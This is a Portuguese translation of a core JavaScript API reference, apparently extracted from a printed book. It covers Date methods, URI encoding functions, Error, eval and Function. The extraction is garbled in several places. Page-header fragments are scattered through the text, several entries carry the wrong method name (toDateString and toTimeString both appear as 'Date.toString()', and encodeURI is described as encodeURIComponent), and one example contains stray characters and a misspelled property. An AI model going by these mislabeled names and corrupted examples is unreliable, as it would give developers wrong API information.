configura os campos de horas, minutos, segundos e milissegundos de um objeto *Date* (hora universal) **Sinopse**

data.setUTCHours(horas)

data.setUTCHours(horas, minutos)

data.setUTCHours(horas, minutos, segundos) *data.setUTCHours(horas, minutos, segundos, miliss)*

742 Parte III Referência de JavaScript básica Argumentos

horas

O campo a ser configurado em *data*, expresso em hora universal. Esse argumento deve ser um inteiro entre 0 (meia-noite) e 23 (11 p.m.).

minutos

Um inteiro opcional, entre 0 e 59, usado como o novo valor (em hora universal) do campo de minutos de *data*.

segundos

Um inteiro opcional, entre 0 e 59, usado como o novo valor (em hora universal) do campo de segundos de data.

miliss

Um inteiro opcional, entre 0 e 999, usado como o novo valor (em hora universal) do campo de milissegundos de data.

Retorna

A representação, em milissegundos, da data ajustada.

Date.setUTCMilliseconds()

configura o campo de milissegundos de um objeto Date (hora universal)

Sinopse

data.setUTCMilliseconds(miliss)

Argumentos

miliss

O campo de milissegundos a ser configurado em data, expresso em hora universal. Esse argumento deve ser um inteiro entre 0 e 999.

Retorna

A representação, em milissegundos, da data ajustada.

Date.setUTCMinutes()

configura os campos de minutos, segundos e milissegundos de um objeto Date (hora universal)

Sinopse

data.setUTCMinutes(minutos)

data.setUTCMinutes(minutos, segundos)

data.setUTCMinutes(minutos, segundos, miliss)

Referência de JavaScript básica 743

Argumentos

minutos

O campo de minutos a ser configurado em data, expresso em hora universal. Esse argumento deve ser um inteiro entre 0 e 59.

segundos

Um inteiro opcional entre 0 e 59 usado como o novo valor (em hora universal) do campo de segundos de data.

miliss

Um inteiro opcional entre 0 e 999 usado como o novo valor (em hora universal) do campo de **Jav Ref**

milissegundos de data.

aS

erência de

cript básic

Retorna

A representação, em milissegundos, da data ajustada.

a

Date.setUTCMonth()

configura os campos de mês e dia de um objeto Date (hora universal)

Sinopse

data.setUTCMonth(mês)

data.setUTCMonth(mês, dia)

Argumentos

mês

O mês a ser configurado em data, expresso em hora universal. Esse argumento deve ser um inteiro entre 0 (janeiro) e 11 (dezembro). Note que os meses são numerados a partir de 0, enquanto os dias dentro do mês são numerados a partir de 1.

dia

Um inteiro opcional entre 1 e 31 usado como o novo valor (em hora

universal) do campo de dia do mês de data.

Retorna

A representação, em milissegundos, da data ajustada.

Date.setUTCSeconds()

configura os campos de segundos e milissegundos de um objeto Date (hora universal) **Sinopse**

`data.setUTCSeconds( segundos)`

`data.setUTCSeconds( segundos, miliss)`

744 Parte III Referência de JavaScript básica Argumentos

segundos

O campo de segundos a ser configurado em data, expresso em hora universal. Esse argumento deve ser um inteiro entre 0 e 59.

miliss

Um inteiro opcional entre 0 e 999 usado como o novo valor (em hora universal) do campo de milissegundos de data.

Retorna

A representação, em milissegundos, da data ajustada.

Date.setYear()

desaprovado

configura o campo de ano de um objeto Date

Sinopse

`data.setYear( ano)`

Argumentos

ano

Um inteiro configurado como o valor do ano (na hora local) para o objeto Date data. Se esse valor está entre 0 e 99, inclusive, 1900 é somado a ele e é tratado como um ano entre 1900 e 1999.

Retorna

A representação, em milissegundos, da data ajustada. Antes da padronização ECMAScript, esse método não retornava nada.

Descrição

setYear() configura o campo de ano de um objeto Date especificado, com comportamento especial para anos entre 1900 e 1999.

Conforme ECMAScript v3, essa função não é mais obrigada a estar de acordo com as implementa-

ções de JavaScript; em vez disso, use setFullYear().

Date.toString()

retorna como string a parte da data de um objeto Date

Sinopse

data.toString()

Referência de JavaScript básica 745

Retorna

Uma representação de string dependente da implementação e legível para seres humanos da parte da data de data, expressa no fuso horário local.

Consulte também

Date.toString()

Date.toTimeString()

Date.toGMTString()

desaprovado

Jav Ref

aS

converte um objeto Date em uma string de hora universal

erência de

cript básico

Sinopse

a

`data.toGMTString()`

Retorna

Uma representação de string da data e hora especificadas pelo objeto Date data. A data é convertida do fuso horário local para o fuso horário GMT, antes de ser convertida em uma string.

Descrição

toGMTString() foi desaprovado em favor do método idêntico Date.toUTCString().

Conforme ECMAScript v3, as implementações de JavaScript compatíveis não são mais obrigadas a fornecer esse método; em vez disso, use toUTCString().

Consulte também

`Date.toUTCString()`

`Date.toISOString()`

ECMAScript 5

converte um objeto Date em uma string formatada em ISO8601

Sinopse

`data.toISOString()`

Retorna

Uma representação de string de data, formatada de acordo com o padrão ISO8601 e expressa como uma data e hora combinada com precisão integral em UTC com um fuso horário “Z”. A string retornada tem o seguinte formato:

`aaaa-mm-ddThh:mm:ss.sssZ`

Consulte também

Date.parse(), Date.toString()

746 Parte III Referência de JavaScript básica **Date.toJSON**

ECMAScript 5

um objeto Date serializado com JSON

Sinopse

data.toJSON(chave)

Argumentos

chave

JSON.stringify() passa esse argumento, mas o método *toJSON()* o ignora.

Retorna

*Uma representação de string da data, obtida pela chamada de seu método *toISOString()*.*

Descrição

*Esse método é usado por *JSON.stringify()* para converter um objeto *Date* em uma string. Não se destina a uso geral.*

Consulte também

Date.toISOString(), JSON.stringify()

Date.toLocaleDateString()

retorna a parte da data de um objeto Date como uma string formatada de modo local **Sinopse**

data.toLocaleDateString()

Retorna

Uma representação de string dependente da implementação e legível para seres humanos da parte da data de data, expressa no fuso horário local e formatada de acordo com as convenções locais.

Consulte também

Date.toDateString(), Date.toLocaleString(), Date.toLocaleTimeString(),

Date.

toString(), Date.toString()

Date.toLocaleString()

converte um objeto Date em uma string formatada de modo local

Sinopse

data.toLocaleString()

Referência de JavaScript básica 747

Retorna

Uma representação de string da data e hora especificadas por data. A data e hora são representadas no fuso horário local e formatadas usando-se convenções apropriadas para o local.

Utilização

toLocaleString() converte uma data em uma string, usando o fuso horário local. Esse método também usa convenções locais para formatação de data e hora, de modo que o formato pode variar de uma plataforma para outra e de um país para outro. toLocaleString() retorna uma string formatada no que provavelmente é o formato de data e hora preferidos do usuário.

Jav Ref

aS

Consulte também

erência de

cript basic

Date.toISOString(), Date.toLocaleDateString(), Date.toLocaleTimeString(), Date.

toString(), Date.toUTCString()

a

Date.toLocaleTimeString()

retorna a parte da hora de um objeto Date como uma string formatada de

modo local **Sinopse**

`data.toLocaleTimeString()`

Retorna

Uma representação de string dependente da implementação e legível para seres humanos da parte da hora de data, expressa no fuso horário local e formatada de acordo com as convenções locais.

Consulte também

`Date.toString()`, `Date.toDateString()`, `Date.toLocaleDateString()`, `Date.toLocaleString()`, `Date.toString()`, `Date.toTimeString()`

`Date.toString()`

converte um objeto Date em uma string

Anula Object.toString()

Sinopse

`data.toString()`

Retorna

Uma representação de string legível para seres humanos de data, expressa no fuso horário local.

Descrição

`toString()` retorna uma representação de string dependente da implementação e legível para seres humanos de data. Ao contrário de `toUTCString()`, `toString()` expressa a data no fuso horário local.

Ao contrário de `toLocaleString()`, `toString()` pode não representar a data e hora usando formatação específica da localidade.

748 Parte III Referência de JavaScript básica **Consulte também**

`Date.parse()`

`Date.toDateString()`

`Date.toISOString()`

`Date.toLocaleString()`

Date.toString()

Date.toUTCString()

Date.toString()

retorna como uma string a parte da hora de um objeto Date

Sinopse

data.toString()

Retorna

A representação de string dependente da implementação e legível para seres humanos da parte da hora de data, expressa no fuso horário local.

Consulte também

Date.toString(), Date.toDateString(), Date.toLocaleTimeString()

Date.toUTCString()

converte um objeto Date em uma string (hora universal)

Sinopse

data.toUTCString()

Retorna

Uma representação de string de data legível para seres humanos, expressa em hora universal.

Descrição

toUTCString() retorna uma string dependente da implementação representando data em hora universal.

Consulte também

Date.toISOString(), Date.toLocaleString(), Date.toString()

Date.UTC()

converte uma especificação de Date para milissegundos

Sinopse

*Date.UTC(ano, mês, dia, horas, minutos, segundos, ms) **Argumentos***

ano

O ano no formato de quatro dígitos. Se esse argumento está entre 0 e 99, inclusive, 1900 é somado a ele e é tratado como um ano entre 1900 e 1999.

mês

O mês, especificado como um inteiro de 0 (janeiro) a 11 (dezembro).

Jav Ref

dia

aS

erência de

cripto básico

O dia do mês, especificado como um inteiro de 1 a 31. Note que esse argumento usa 1 como seu menor valor, enquanto outros argumentos usam 0. Esse argumento é opcional.

a

horas

A hora, especificada como um inteiro de 0 (meia-noite) a 23 (11 p.m.). Esse argumento é opcional.

minutos

Os minutos na hora, especificados como um inteiro de 0 a 59. Esse argumento é opcional.

segundos

Os segundos no minuto, especificados como um inteiro de 0 a 59. Esse argumento é opcional.

ms

O número de milissegundos, especificado como um inteiro de 0 a 999. Esse

argumento é opcional e é ignorado antes da padronização ECMAScript.

Retorna

A representação em milissegundos da hora universal especificada. Isto é, esse método retorna o nú-

mero de milissegundos entre meia-noite GMT de 1º de janeiro de 1970 e a hora especificada.

Descrição

`Date.UTC()` é um método estático; ele é chamado por meio da construtora `Date()` e não de um objeto `Date` individual.

Os argumentos de `Date.UTC()` especificam uma data e hora e são entendidos em UTC; estão no fuso horário GMT. A hora UTC especificada é convertida no formato de milissegundos, o qual pode ser usado pelo método da construtora `Date()` e pelo método `Date.setTime()`.

O método da construtora `Date()` pode aceitar argumentos de data e hora idênticos aos aceitos por `Date.UTC()`. A diferença é que a construtora `Date()` presume hora local, enquanto `Date.UTC()` presume hora universal (GMT). Para criar um objeto `Date` usando uma especificação de hora UTC, você pode usar código como o seguinte:

```
d = new Date(Date.UTC(1996, 4, 8, 16, 30));
```

Consulte também

`Date`, `Date.parse()`, `Date.setTime()`

750 Parte III Referência de JavaScript básica `Date.valueOf()`

converte um objeto `Date` na representação em milissegundos

Anula `Object.valueOf()`

Sinopse

`data.valueOf()`

Retorna

A representação de data em milissegundos. O valor retornado é o mesmo retornado por `Date`.

getTime().

decodeURI()

retira o escape de caracteres em um URI

Sinopse

decodeURI(uri)

Argumentos

uri

Uma string contendo um URI codificado ou outro texto a ser decodificado.

Retorna

Uma cópia de uri, com quaisquer sequências de escape hexadecimais substituídas pelos caracteres que representam.

Lança

URIError

Indica que uma ou mais das sequências de escape em uri está malformada e não pode ser decodificada corretamente.

Descrição

decodeURI() é uma função global que retorna uma cópia decodificada de seu argumento uri. Ela inverte a codificação feita por encodeURI(); consulte a página de referência dessa função para ver os detalhes.

Consulte também

*decodeURIComponent(), encodeURI(), encodeURIComponent(), escape(), unescape() **decodeURIComponent()***

retira o escape de caracteres em um componente de URI

Sinopse

decodeURI(s)

Referência de JavaScript básica 751

Argumentos

s

Uma string contendo um componente de URI codificado ou outro texto a ser decodificado.

Retorna

Uma cópia de s, com quaisquer sequências de escape hexadecimais substituídas pelos caracteres que representam.

Lança

URIError

Jav Ref

aS

Indica que uma ou mais das sequências de escape em s está malformada e não pode ser deco-erência de

cript básico

dificada corretamente.

a

Descrição

decodeURIComponent() é uma função global que retorna uma cópia decodificada de seu argumento s. Ela inverte a codificação feita por encodeURIComponent(). Consulte a página de referência dessa função para ver os detalhes.

Consulte também

decodeURI(), encodeURI(), encodeURIComponent(), escape(), unescape()
encodeURI()

faz o escape de caracteres em uma URI

Sinopse

encodeURI(uri)

Argumentos

uri

Uma string contendo o URI ou outro texto a ser codificado.

Retorna

Uma cópia de uri, com certos caracteres substituídos pelas sequências de escape hexadecimais.

Lança

URIError

Indica que uri contém pares substitutos Unicode malformados e não podem ser codificados.

Descrição

`encodeURIComponent()` é uma função global que retorna uma cópia codificada de seu argumento `uri`. Letras e dígitos ASCII não são codificados nem os seguintes caracteres de pontuação ASCII:

`- _ . ! ~ * ' ( )`

752 Parte III Referência de JavaScript básica Como `encodeURIComponent()` se destina a codificar URIs completos, não é feito o escape dos seguintes caracteres de pontuação ASCII, que têm significado especial em URIs:

`; / ? : @ & = + $ , #`

Quaisquer outros caracteres em `uri` são substituídos pela conversão de cada um para sua codificação UTF-8 e então, codificando cada um, dois ou três bytes resultantes com uma sequência de escape hexadecimal da forma `%xx`. Nesse esquema de codificação, os caracteres ASCII são substituídos por um único escape `%xx`, os caracteres com codificações entre `\u0080` e `\u07ff` são substituídos por duas sequências de escape e todos os outros caracteres Unicode de 16 bits são substituídos por três sequências de escape.

Se você usar esse método para codificar um URI, deve ter certeza de que nenhum dos componentes do URI (como a string de consulta) contenha caracteres separadores de URI, como `?` e `#`. Se os componentes contiverem esses caracteres, você deve codificar cada um com `encodeURIComponent()`, separadamente.

Use `decodeURI()` para inverter a codificação aplicada por esse método. Antes de ECMAScript v3, você podia usar métodos `escape()` e `unescape()` (que agora são desaprovaados) para fazer um tipo semelhante de codificação e decodificação.

Exemplo

```
// Retorna http://www.isp.com/app.cgi?arg1=1&arg2=hello%20world
encodeURIComponent("http://www.isp.com/app.cgi?arg1=1&arg2=hello world");
encodeURIComponent("\u00a9"); // O caractere de copyright é codificado como
%C2%A9
```

Consulte também

decodeURI(), decodeURIComponent(), encodeURIComponent(), escape(), unescape() ***encodeURIComponent()***

faz o escape de caracteres em um componente de URI

Sinopse

encodeURIComponent(s)

Argumentos

s

Uma string contendo parte de um URI ou outro texto a ser codificado.

Retorna

Uma cópia de s, com certos caracteres substituídos por sequências de escape hexadecimais.

Lança

URIError

Indica que *s* contém pares substitutos Unicode malformados e não pode ser codificado.

Referência de JavaScript básica 753

Descrição

`encodeURIComponent()` é uma função global que retorna uma cópia codificada de seu argumento *s*.

Letras e dígitos ASCII não são codificados, nem os seguintes caracteres de pontuação ASCII:

`- _ . ! ~ * ' ( )`

Todos os outros caracteres, incluindo caracteres de pontuação como `/`, `:` e `#`, que servem para separar os vários componentes de um URI, são substituídos por uma ou mais sequências de escape hexadecimais. Consulte `encodeURIComponent()` para ver uma descrição do esquema de codificação usado.

Note a diferença entre `encodeURIComponent()` e `encodeURIComponent()`: `encodeURIComponent()` presume que seu argumento é uma parte (como o protocolo, nome de host, caminho ou string de consulta) de um **Jav Ref**

aS

URI. Portanto, faz o escape dos caracteres de pontuação utilizados para separar as partes de um URI.

erência de

cript básic

Exemplo

a

```
encodeURIComponent("hello world?"); // Retorna hello%20world%3F
```

Consulte também

`decodeURI()`, `decodeURIComponent()`, `encodeURIComponent()`, `escape()`, `unescape()`
Error

uma exceção genérica

Object → Error

Construtora

new Error()

new Error(mensagem)

Argumentos

mensagem

Uma mensagem de erro opcional fornecendo detalhes sobre a exceção.

Retorna

Um objeto Error recém-construído. Se o argumento mensagem é especificado, o objeto Error o utiliza como valor de sua propriedade message; caso contrário, utiliza uma string padrão, definida pela implementação, como valor dessa propriedade. Quando a construtora Error() é chamada como fun-

ção, sem o operador new, ela se comporta exatamente como quando chamada com o operador new.

Propriedades

message

Uma mensagem de erro fornecendo detalhes sobre a exceção. Essa propriedade contém a string passada para a construtora ou uma string padrão definida pela implementação.

name

Uma string especificando o tipo da exceção. Para instâncias da classe *Error* e de todas as suas subclasses, essa propriedade especifica o nome da construtora usada para criar a instância.

754 Parte III Referência de JavaScript básica Métodos

toString()

Retorna uma string definida pela implementação representando esse objeto *Error*.

Descrição

As instâncias da classe *Error* representam erros ou exceções e normalmente são usadas com as instru-

ções *throw* e *try/catch*. A propriedade *name* especifica o tipo da exceção e a propriedade *message* pode fornecer detalhes sobre a exceção, legíveis para seres humanos.

O interpretador JavaScript nunca lança objetos *Error* diretamente; em vez disso, lança instâncias de uma das subclasses de *Error*, como *SyntaxError* ou *RangeError*. Em seu próprio código, você pode achar conveniente lançar objetos *Error* para sinalizar exceções ou talvez prefira simplesmente lançar uma mensagem de erro ou um código de erro como string primitiva ou valor numérico.

Note que a especificação ECMAScript define um método *toString()* para a classe *Error* (ele é herdado por cada uma das subclasses de *Error*), mas não exige esse método *toString()* para retornar uma string que possua o conteúdo da propriedade *message*. Portanto, você não deve esperar que o método *toString()* converta um objeto *Error* em uma string significativa, legível para seres humanos. Para exibir uma mensagem de erro ao usuário, você deve usar explicitamente as propriedades *name* e *message* do objeto *Error*.

Exemplos

Uma exceção poderia ser sinalizada com código como o seguinte:

```
function factorial(x) {
```

```
if (x < 0) throw new Error("factorial: x must be >= 0"); if (x <= 1)
return 1; else return x * factorial(x-1);
```

```
}
```

E, se capturar uma exceção, você pode exibi-la para o usuário com código como o seguinte (que utiliza o método do lado do cliente `Window.alert()`):

```
try { &*(&/* um erro é lançado aqui */ }
```

```
catch(e) {
```

```
if (e instanceof Error) {
```

```
// É uma instância de Error ou uma subclasse?
```

```
alert(e.nome + ": " + e.message);
```

```
}
```

```
}
```

Consulte também

*`EvalError`, `RangeError`, `ReferenceError`, `SyntaxError`, `TypeError`, `URIError`
`Error.message`*

uma mensagem de erro legível para seres humanos

Sinopse

`erro.message`

Referência de JavaScript básica 755

Descrição

A propriedade `message` de um objeto `Error` (ou de uma instância de qualquer subclasse de `Error`) se destina a conter uma string legível para seres humanos fornecendo detalhes sobre o erro ou a exceção que ocorreu. Se um argumento `mensagem` é passado para a construtora `Error()`, essa mensagem se torna o valor da propriedade `message`. Se nenhum argumento `mensagem` é passado, um objeto `Error` herda um valor padrão definido pela

implementação (que pode ser a string vazia) para essa propriedade.

Error.name

o tipo de um erro

Jav Ref

aS

erência de

cript básic

Sinopse

erro.name

a

Descrição

A propriedade name de um objeto Error (ou de uma instância de qualquer subclasse de Error) especifica o tipo de erro ou exceção que ocorreu. Todos os objetos Error herdam essa propriedade de suas construtoras. O valor da propriedade é igual ao nome da construtora. Assim, objetos SyntaxError têm uma propriedade name “SyntaxError” e objetos EvalError têm uma propriedade name “EvalError”.

Error.toString()

converte um objeto Error em uma string

Anula Object.toString()

Sinopse

erro.toString()

Retorna

Uma string definida pela implementação. O padrão ECMAScript não especifica nada sobre o valor de retorno desse método, exceto que é uma string. Notadamente, ele não exige que a string retornada contenha o nome do erro ou a mensagem de erro.

escape()

desaprovado

codifica uma string

Sinopse

escape(s)

Argumentos

s

A string que deve ser “escapada” ou codificada.

756 Parte III Referência de JavaScript básica Retorna

Uma cópia codificada de s na qual certos caracteres foram substituídos por sequências de escape hexadecimais.

Descrição

escape() é uma função global. Ela retorna uma nova string contendo uma versão codificada de s. A string s em si não é modificada.

escape() retorna uma string na qual todos os caracteres de s que não sejam letras, dígitos e os caracteres de pontuação @, *, _, +, -, . e / ASCII tenham sido substituídos por sequências de escape da forma % xx ou %u xxxx (onde x representa um dígito hexadecimal). Os caracteres Unicode \u0000 a \u00ff são substituídos pela sequência de escape % xx e todos os outros caracteres Unicode são substituídos pela sequência %u xxxx.

Use a função unescape() para decodificar uma string codificada com escape().

Embora a função escape() tenha sido padronizada na primeira versão de ECMAScript, foi desaprovada e removida do padrão por ECMAScript v3. É provável que as implementações de ECMAScript implementem essa função, mas não são obrigadas a isso. Você deve usar encodeURIComponent() e encodeURIComponent(), em vez de escape().

Exemplo

escape("Hello World!"); // Retorna "Hello%20World%21"

Consulte também

encodeURIComponent(), encodeURIComponent()

eval()

executa código JavaScript a partir de uma string

Sinopse

eval(código)

Argumentos

código

Uma string contendo a expressão JavaScript a ser avaliada ou as instruções a serem executadas.

Retorna

O valor do código avaliado, se houver.

Lança

eval() lança um `SyntaxError` se código não é código JavaScript válido. Se a avaliação de código lança um erro, eval() propaga esse erro.

Referência de JavaScript básica 757

Descrição

eval() é um método global que avalia uma string de código JavaScript. Se código contém uma expressão, eval avalia a expressão e retorna seu valor. (Algumas expressões, como objetos e funções literais, parecem instruções e devem ser colocadas entre parênteses quando passadas para eval() a fim de solucionar a ambiguidade.) Se código contém uma ou mais instruções JavaScript, eval() executa essas instruções e retorna o valor (se houver) retornado pela última instrução. Se código não retorna nenhum valor, eval() retorna `undefined`. Por fim, se código lança uma exceção, eval() passa essa exceção para a chamadora.

*eval() se comporta de modos diferentes em ECMAScript 3 e em ECMAScript 5; em ECMAScript **Ja***

*5, se comporta de formas diferentes no modo restrito e no modo não restrito, sendo necessária uma **v***

Ref

aS

pequena digressão para explicar essas diferenças. É muito mais fácil implementar interpretadores **erência de**

cript básico

eficientes quando uma linguagem de programação define `eval` como operador e não como função.

`eval` em JavaScript é uma função, mas por eficiência, a linguagem faz uma distinção entre chamadas **a**

tipo operador diretas para `eval()` e chamadas indiretas. Uma chamada direta utiliza o identificador `eval` diretamente e, se você removesse os parênteses, `eval` pareceria um operador. Qualquer outra chamada de `eval()` é indireta. Se você atribui a função `eval()` a uma variável com um nome diferente e a chama por meio dessa variável, essa é uma chamada indireta. Do mesmo modo, se você chama `eval()` como método do objeto global, essa é uma chamada indireta.

Feita essa distinção entre chamadas diretas e indiretas, podemos documentar o comportamento de `eval()` como segue:

Chamada direta, modo não restrito de ES3 e ES5

`eval()` avalia código no escopo léxico corrente. Se código contém declarações de variável ou função, elas são definidas no escopo local. Esse é o caso de uso normal para `eval()`.

Chamada indireta, ES3

A especificação ECMAScript 3 permite aos interpretadores lançar `EvalError` para qualquer chamada indireta de `eval()`. As implementações de ES3 geralmente não fazem isso na prática, mas as chamadas indiretas devem ser evitadas.

Chamada indireta, ES5

Em ECMAScript 5, as chamadas indiretas de `eval()` não devem lançar `EvalError` e, em vez disso, devem avaliar código no escopo global, ignorando qualquer variável local no escopo léxico corrente. Em ES5, podemos atribuir `var geval = eval;`, então, podemos usar `geval()` para avaliar código no escopo global.

Chamada direta ou indireta, modo restrito

No modo restrito, as definições de variável e função em código são feitas

em um escopo privado que só vale enquanto dura a chamada de `eval()`. Isso significa que, no modo restrito, as chamadas diretas para `eval()` não podem alterar o escopo léxico e as chamadas indiretas não podem alterar o escopo global. Essas regras se aplicam se a chamada de `eval()` é feita no modo restrito ou se código começa com uma diretiva “use strict”.

`eval()` fornece um recurso muito poderoso para a linguagem JavaScript, mas seu uso não é frequente em programas reais. Usos óbvios são: escrever programas que atuam como interpretadores JavaScript recursivos e escrever programas que geram e avaliam código JavaScript dinamicamente.

758 Parte III Referência de JavaScript básica A maioria das funções de JavaScript que esperam argumentos de string converte qualquer valor recebido em uma string, antes de prosseguir. `eval()` não se comporta assim: se código não é um valor de string primitivo, é simplesmente retornado intacto. Cuidado, portanto, para não passar sem querer um objeto String para `eval()`, quando pretendia passar um valor de string primitivo.

Exemplo

```
eval("1 + 2");
```

```
// Retorna 3
```

```
// Este código usa métodos JavaScript do lado do cliente para dizer ao usuário
```

```
// para que digite uma expressão e exibe os resultados de sua avaliação.
```

```
// Consulte os métodos do lado do cliente Window.alert() e Window.prompt() para ver os
```

```
// detalhes.
```

```
try {
```

```
    alert("Result: " + eval(prompt("Enter an expression:", "")));
```

```
}
```

```
catch(exception) {
```

```
    alert(exception);
```

}

EvalError

lançado quando *eval()* é usada incorretamente

Object → *Error* → *EvalError*

Construtora

new EvalError()

new EvalError(mensagem)

Argumentos

mensagem

Uma mensagem de erro opcional fornecendo detalhes sobre a exceção. Se for especificado, esse argumento é usado como valor da propriedade *message* do objeto *EvalError*.

Retorna

Um objeto *EvalError* recentemente construído. Se o argumento *mensagem* é especificado, o objeto *Error* o utiliza como valor de sua propriedade *message*; caso contrário, utiliza como valor dessa propriedade uma string padrão definida pela implementação. Quando a construtora *EvalError()* é chamada como uma função sem o operador *new*, se comporta exatamente como quando chamada com o operador *new*.

Propriedades

message

Uma mensagem de erro fornecendo detalhes sobre a exceção. Essa propriedade contém a string passada para a construtora ou uma string padrão definida pela implementação. Consulte `Error.message` para ver os detalhes.

name

Uma string especificando o tipo da exceção. Todos os objetos `EvalError` herdam o valor “`EvalError`” dessa propriedade.

Referência de JavaScript básica 759

Descrição

Uma instância da classe `EvalError` pode ser lançada quando a função global `eval()` é chamada com qualquer outro nome. Consulte `eval()` para ver uma explicação sobre as restrições de como essa fun-

ção pode ser chamada. Consulte `Error` para ver os detalhes sobre como lançar e capturar exceções.

Consulte também

`Error`, `Error.message`, `Error.name`

Function

Jav Ref

aS

erência de

uma função de JavaScript

Object

cript básico

→ *Function*

Sinopse

a

```
function nomedafunção( lista_nomes_argumento)
```

```
// Instrução de definição da função
```

```
{
```

```
corpo
```

```
}
```

```
function ( lista_nomes_argumento) { corpo}
```

```
// Função literal não nomeada
```

```
nomedafunção( lista_valores_argumento)
```

```
// Chamada da função
```

Construtora

```
new Function( nomes_argumento... , corpo)
```

Argumentos

```
nomes_argumento...
```

Qualquer número de argumentos de string, cada um nomeando um ou mais argumentos do objeto Function que está sendo criado.

```
corpo
```

Uma string especificando o corpo da função. Pode conter qualquer número de instruções JavaScript, separadas por pontos e vírgulas, e pode se referir

a qualquer um dos nomes de argumento especificados pelos argumentos anteriores da construtora.

Retorna

Um objeto Function recentemente criado. Chamar a função executa o código JavaScript especificado por corpo.

Lança

SyntaxError

Indica que houve um erro de sintaxe JavaScript no argumento corpo ou em um dos argumentos nomes_argumento.

Propriedades

arguments[]

Um array de argumentos que foram passados para a função. Desaprovada.

760 Parte III Referência de JavaScript básica caller

Uma referência ao objeto Function que chamou essa, ou null, se a função foi chamada em código de nível superior. Desaprovada.

length

O número de argumentos nomeados, especificados quando a função foi declarada.

prototype

Um objeto que, para uma função construtora, define propriedades e métodos compartilhados por todos os objetos criados com essa função construtora.

Métodos

apply()

Chama uma função como método de um objeto especificado, passando um array de argumentos especificado.

bind()

Retorna uma nova função que chama esta como método do objeto especificado, com os argumentos especificados opcionalmente.

call()

Chama uma função como método de um objeto especificado, passando os argumentos especificados.

toString()

Retorna uma representação de string da função.

Descrição

Uma função é um tipo de dados fundamental em JavaScript. O Capítulo 8 explica como definir e usar funções e o Capítulo 9 aborda os assuntos relacionados dos métodos, construtoras e a propriedade prototype das funções. Consulte esses capítulos para ver os detalhes completos. Note que, embora os objetos função possam ser criados com a construtora Function() descrita aqui, isso não é eficiente e a maneira preferida de definir funções, na maioria dos casos, é com uma instrução de definição de função ou com uma função literal.

Em JavaScript 1.1 e posteriores, o corpo de uma função recebe automaticamente uma variável local chamada arguments que se refere a um objeto Arguments. Esse objeto é um array dos valores passados como argumentos para a função. Não confunda isso com a propriedade desaprovada arguments[]

listada anteriormente. Consulte a página de referência de Arguments para ver os detalhes.

Consulte também

Arguments; Capítulo 8, Capítulo 9

Function.apply()

chama uma função como método de um objeto

Sinopse

função.apply(objthis, args)

Referência de JavaScript básica 761

Argumentos

objthis

O objeto no qual função será aplicada. No corpo da função, objthis se torna o valor da palavra-chave this. Se esse argumento é null, o objeto global é usado.

args

Um array de valores a serem passados como argumentos para função.

Retorna

O valor retornado pela chamada de função.

Jav Ref

aS

Lança

erência de

cript básic

TypeError

*Se esse método é chamado em um objeto que não é uma função ou se é chamado com um **a***

argumento args que não é um array ou um objeto Arguments.

Descrição

apply() chama a função especificada como se fosse um método de objthis, passando a ela os argumentos contidos no array args. Retorna o valor retornado pela chamada da função. Dentro do corpo da função, a palavra-chave this se refere ao objeto objthis.

O argumento args deve ser um array ou um objeto Arguments. Use Function.call(), em vez disso, se quiser especificar individualmente os argumentos a serem passados para a função e não como elementos do array.

Exemplo

// Aplica o método padrão Object.toString() em um objeto que

// o anula com sua própria versão. Observe que não há argumentos.

Object.prototype.toString.apply(o);

// Chama o método Math.max() com apply para encontrar o maior

// elemento em um array. Note que o primeiro argumento não importa

// nesse caso.

var data = [1,2,3,4,5,6,7,8];

Math.max.apply(null, data);

Consulte também

Function.call()

Function.arguments[]

desaprovado

argumentos passados para uma função

Sinopse

função.arguments[i]

função.arguments.length

762 Parte III Referência de JavaScript básica Descrição

A propriedade arguments de um objeto Function é um array dos argumentos passados para uma função. Ela é definida somente enquanto a função está executando. arguments.length especifica o número de elementos no array.

Essa propriedade foi desaprovaada em favor do objeto Arguments – nunca deve ser usada em código JavaScript novo.

Consulte também

Arguments

Function.bind()

ECMAScript 5

retorna uma função que chama essa como método

Sinopse

função.bind(o)

função.bind(o, args...)

Argumentos

o

O objeto ao qual essa função deve estar vinculada.

args...

Zero ou mais valores de argumento que também estarão vinculados.

Retorna

Uma nova função que chama essa como método de o e passa a ela os argumentos args.

Descrição

O método bind() retorna uma nova função que chama essa como método do objeto o. Os argumentos passados para essa função consistem nos args passados para bind(), seguidos por quaisquer valores passados para a nova função.

Exemplo

Suponha que f seja uma função e que chamemos o método bind() como segue: var g = f.bind(o, 1, 2);

Agora g é uma nova função e a chamada g(3) é equivalente a:

f.call(o, 1, 2, 3);

Consulte também

Function.call()

chama uma função como método de um objeto

Sinopse

função.call(objthis, args...)

Argumentos

objthis

*O objeto no qual função serão chamada. No corpo da função, objthis se torna o valor da **Ja***

palavra-chave this. Se esse argumento é null, o objeto global é usado.

v

Ref

aS

erência de

cript básico

args...

Qualquer número de argumentos, os quais serão passados como argumentos para função.

a

Retorna

O valor retornado pela chamada de função.

Lança

TypeError

Se esse método é chamado em um objeto que não é uma função.

Descrição

call() chama a função especificada como se fosse um método de *objthis*, passando a ela quaisquer argumentos que venham após *objthis* na lista de argumentos. O valor de retorno de *call()* é o valor retornado pela chamada da função. Dentro do corpo da função, a palavra-chave *this* se refere ao objeto *objthis* ou ao objeto global, caso *objthis* seja *null*.

Use `Function.apply()`, em vez disso, se quiser especificar os argumentos a serem passados para a função em um array.

Exemplo

```
// Chama o método padrão Object.toString() em um objeto que  
// o anula com sua própria versão. Observe que não existem argumentos.  
Object.prototype.toString.call(o);
```

Consulte também

`Function.apply()`

`Function.caller`

desaprovada; não definida no modo restrito

a função que chamou esta

Sinopse

`função.caller`

764 Parte III Referência de JavaScript básica **Descrição**

*Nas versões anteriores de JavaScript, a propriedade `caller` de um objeto `Function` é uma referência à função que chamou a atual. Se a função é chamada no nível superior de um programa JavaScript, `caller` é *null*. Essa propriedade só pode ser usada dentro da função (isto é, a propriedade `caller` é definida para uma função somente enquanto essa função está executando).*

Function.caller não faz parte do padrão ECMAScript e não é exigida nas implementações que o obedecem. Não deve ser usada.

Function.length

o número de argumentos declarados

Sinopse

função.length

Descrição

A propriedade *length* de uma função especifica o número de argumentos nomeados, declarados quando a função foi definida. A função pode ser chamada com mais ou menos do que esse número de argumentos. Não confunda essa propriedade de um objeto *Function* com a propriedade *length* do objeto *Arguments*, a qual especifica o número de argumentos realmente passados para a função.

Consulte *Arguments.length* para ver um exemplo.

Consulte também

Arguments.length

Function.prototype

o protótipo de uma classe de objetos

Sinopse

função.prototype

Descrição

